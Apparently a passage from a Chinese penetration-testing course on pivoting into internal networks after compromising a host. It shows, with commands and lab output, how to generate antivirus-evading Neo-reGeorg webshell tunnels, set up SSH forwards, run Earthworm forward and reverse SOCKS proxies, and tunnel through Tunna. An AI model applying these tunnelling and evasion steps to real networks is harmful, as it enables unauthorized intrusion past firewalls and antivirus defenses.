拓扑图 A 是攻击者 通过访问 B 的 80 端口获取一个系统权限，C 数据库服务器不能出网，但是 B 能访问。可以在 B 设置代理 那么 A 就能通过代理访问 C 的服务器以及 C 的整个内网网段。reGeorg 是一个能穿透内网的工具，基于 socks5 而且支持的脚本众多。可以说是内网穿透神器，但是作为使用率较多的软件，杀软都会拦截，使用还要做免杀处理，现有一个项目是由 reGeorg 修改而来，而且做了加密处理，脚本也免杀 项目地址 https://github.com/L-codes/Neo-reGeorg


使用方法
输入密码生成加密脚本
python3 neoreg.py generate -k moonsec

moonsec 是生成的密码 生成的脚本是免杀的


把生成的脚本上传到 b 服务器上，b 服务器支持 aspx

在 A 执行命令

python3 neoreg.py -k moonsec -u http://192.168.0.142/tunnel.aspx



设置获取火狐代理 127.0.0.1 1080



访问 http://10.10.10.155

如有用 nmap 扫描 C 的端口还可以设置 proxychains

修改/etc/proxychains.conf

增加 socks5 127.0.0.1 1080

Proxychains nmap -sT -Pn10.10.10.155 -p 80

```
root@kali:~/Desktop# proxychains nmap -sT -Pn 10.10.10.155 -p 80
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 01:17 AKDT
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.10.155:80-<><>-OK
Nmap scan report for 10.10.10.155
Host is up (0.0048s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

3.5. SSH 隧道转发的常见场景


SSH 会自动加密和解密所有 SSH 客户端与服务端之间的网络数据。但是，SSH 还能够将其他 TCP 端口的网络数据通过 SSH 链接来转发，并且自动提供了相应的加密及解密服务。这一过程也被叫做“隧道”（tunneling），这是因为 SSH 为其他 TCP 链接提供了一个安全的通道来进行传输而得名。例如，Telnet，SMTP，LDAP 这些 TCP 应用均能够从中得益，避免了用户名，密码以及隐私信息的明文传输。而与此同时，如果工作环境中的防火墙限制了一些网络端口的使用，但是允许 SSH 的连接，也能够通过将 TCP 端口转发来使用 SSH 进行通讯。

SSH 端口转发的两大功能

加密 SSH Client 端至 SSH Server 端之间的通讯数据。

突破防火墙的限制，完成一些之前无法建立的 TCP 连接。


SSH 本地 socks5 代理



ssh -qTfnN -D 7070 root@8.210.55.154

-C 为压缩数据，-q 安静模式，-T 禁止远程分配终端，-n 关闭标准输入，-N 不执行远程命令。此外视需要还可以增加 -f 参数，把 ssh 放到后台运行。

浏览器设置 socks5 代理即可访问外网 如谷歌



SSH 本地转发

正向连接

命令：-L localport:remotehost:remotehostport sshserver

说明:

localport	本机开启的端口号
remotehost	最终连接机器的 IP 地址
remotehostport	转发机器的端口号
sshserver	转发机器的 IP 地址


选项：

-f 后台启用

-N 不打开远程 shell，处于等待状态（不加-N 则直接登录进去）

-g 启用网关功能

应用场景一




某企业要求 A 访问内部网络的 C 服务器的 80 端口
A 与 b 能互通，B 与 C 能互通，A 与 C 不能通信。C 不能出网。
现在有个需求 A 通过访问 B 的某个端口就能访问到 C 80 端口的 WEB 服务。
可以使用 ssh 本地转发远程 ip，那么 A 就能通过 b 的端口转发访问 C。
方法
在 A 服务器上执行
ssh -L 本地端口:目标 IP:目标端口 moonsec@192.168.0.139 -fN
ssh -L 6666:10.10.10.155:80 moonsec@192.168.0.139 -fN

常见环境应用二


把目标的端口转发出来

例如 mysql 服务器只允许本地访问 在外部不能访问。这就很好地保护了 mysql 免受外部攻击。

ssh -L 3306:localhost:3306 moonsec@192.168.0.139 -fN



转发后 Navicat 访问本地 3306 端口 提示连接成功




ssh 远程转发

命令：-R sshserverport:remotehost:remotehostport sshserver

说明：sshserverport　　被转发机器开启的端口号
　　remotehost　　最终连接机器的 IP 地址
　　remotehostport　　被转发机器的端口号
　　sshserver　　被转发机器的 IP 地址

远程转发属于反向连接的一种，所以可以穿透内网防火墙。在内网渗透过程比较好用。以下是一个很经典的案例。




A 可以与 B 互通 B 与 C 可以互相 A 与 C 不能通信。
现在想让 A 访问 C 80 端口 需要在 B 做转发，但是 B 与 C 内有防火墙拦截只允许 3306 通过 不允许 80 端口通过。

这就用到 SSH 隧道远程转发
首先修改/etc/ssh/sshd_config
GatewayPorts yes 如果没有请增加 如果请把 no 修改 yes


```
moonsec@moonsec: ~
#What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes
GatewayPorts yes
# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
```

这个配置的作用是远程转发后 将 127.0.0.1 改为 0.0.0.0 A 通过指定端口就能访问 C
远程转发命令
在 C 服务器上执行
ssh -R 本地端口:远程 ip:远程端口 ssh 服务器

ssh -R 8877:10.10.10.157:80 moosec@10.10.10.147
或者
ssh -R 8877:10.10.10.157:80 moosec@10.10.10.147 -fN
前者是可以登录可以操作 shell 看需求 选择合适的



A 访问 B 的 8877 端口 即可访问 C 的 80 端口



3.6. 使用 Earthworm（EW）做 Socks5 代理完成内网穿透

EW 是一套便携式的网络穿透工具，具有 SOCKS v5 服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。

该工具能够以“正向”、“反向”、“多级级联”等方式打通一条网络隧道，直达网络深处。

目前该工具永久停止更新。

工具支持多个平台

工具的穿透模式分为

正向代理和反向代理


a 与 b 互通 b 与 c 互通 a 与 c 不互通
a 获取 b 的权限后在 b 设置代理访问 C 的 80 端口 那么 A 就能访问 C
在 b 里执行 ew_for_Win.exe -s ssocksd -l 8888

```
C:\>ew_for_Win.exe -s ssocksd -l 8888
ssocksd 0.0.0.0:8888 <--[10000 usec]--> socks server
the recv ip is 10.10.10.155 Tcp ---> 10.10.10.155:80
<--   0 --> (open)used/unused  1/999
-->   0 <-- (close)used/unused  0/1000
the recv ip is 10.10.10.155 Tcp ---> 10.10.10.155:80
<--   0 --> (open)used/unused  1/999
-->   0 <-- (close)used/unused  0/1000
```

然后设置/etc/proxychains.conf
增加 socks5 192.168.0.139 8080

```
root@kali:~/Desktop# proxychains nmap -Pn -sT 10.10.10.155 -p 80
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 06:19 AKDT
|S-chain|-<>-192.168.0.142:8888-<><>-10.10.10.155:80-<><>-OK
Nmap scan report for 10.10.10.155
Host is up (0.0053s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
root@kali:~/Desktop#
```

ew 反向代理
反向代理的好处是突破防火墙 从内部连接外部



在 b 上执行 ew_for_linux64 -s rcsocks -l 1080 -e 1024
在 c 上执行 ew_for_Win.exe -s rssocks -d 10.10.10.153 -e 1024
在/etc/proxychins.conf 增加 socks5 192.168.0.139 1080
用 nmap 测试 10.10.10.150 80 端口
proxychins nmap -Pn -sT 10.10.10.155 -p 80


```
root@kali:~/Desktop# proxychains nmap -Pn -sT 10.10.10.155 -p 80
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-09 18:59 AKDT
|S-chain|-<>-192.168.0.142:1080-<><>-10.10.10.155:80-<><>-OK
Nmap scan report for 10.10.10.155
Host is up (0.23s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
root@kali:~/Desktop#
```

3.7. Tunna 搭建 HTTP 正向代理


Tunna 可以封装和隧道化 HTTP 上的任何 TCP 通信。它可以用来绕过防火墙环境中的网络限制。
使用
python proxy.py -u -l [options]
选项
--help, -h 显示帮助消息并退出。
--url=URL, -u URL 远程 webshell
--lport=LOCAL_PORT, -l LOCAL_PORT 本地监听端口
--verbose, -v 输出数据包大小
--buffer=BUFFERSIZE, -b BUFFERSIZE* HTTP 请求大小(一些 webshels 对大小有限制)
没有 SOCKS 代理的选择，如果使用 SOCKS 代理，则忽略此选项
--no-socks, -n 不用 SOCKS 代理

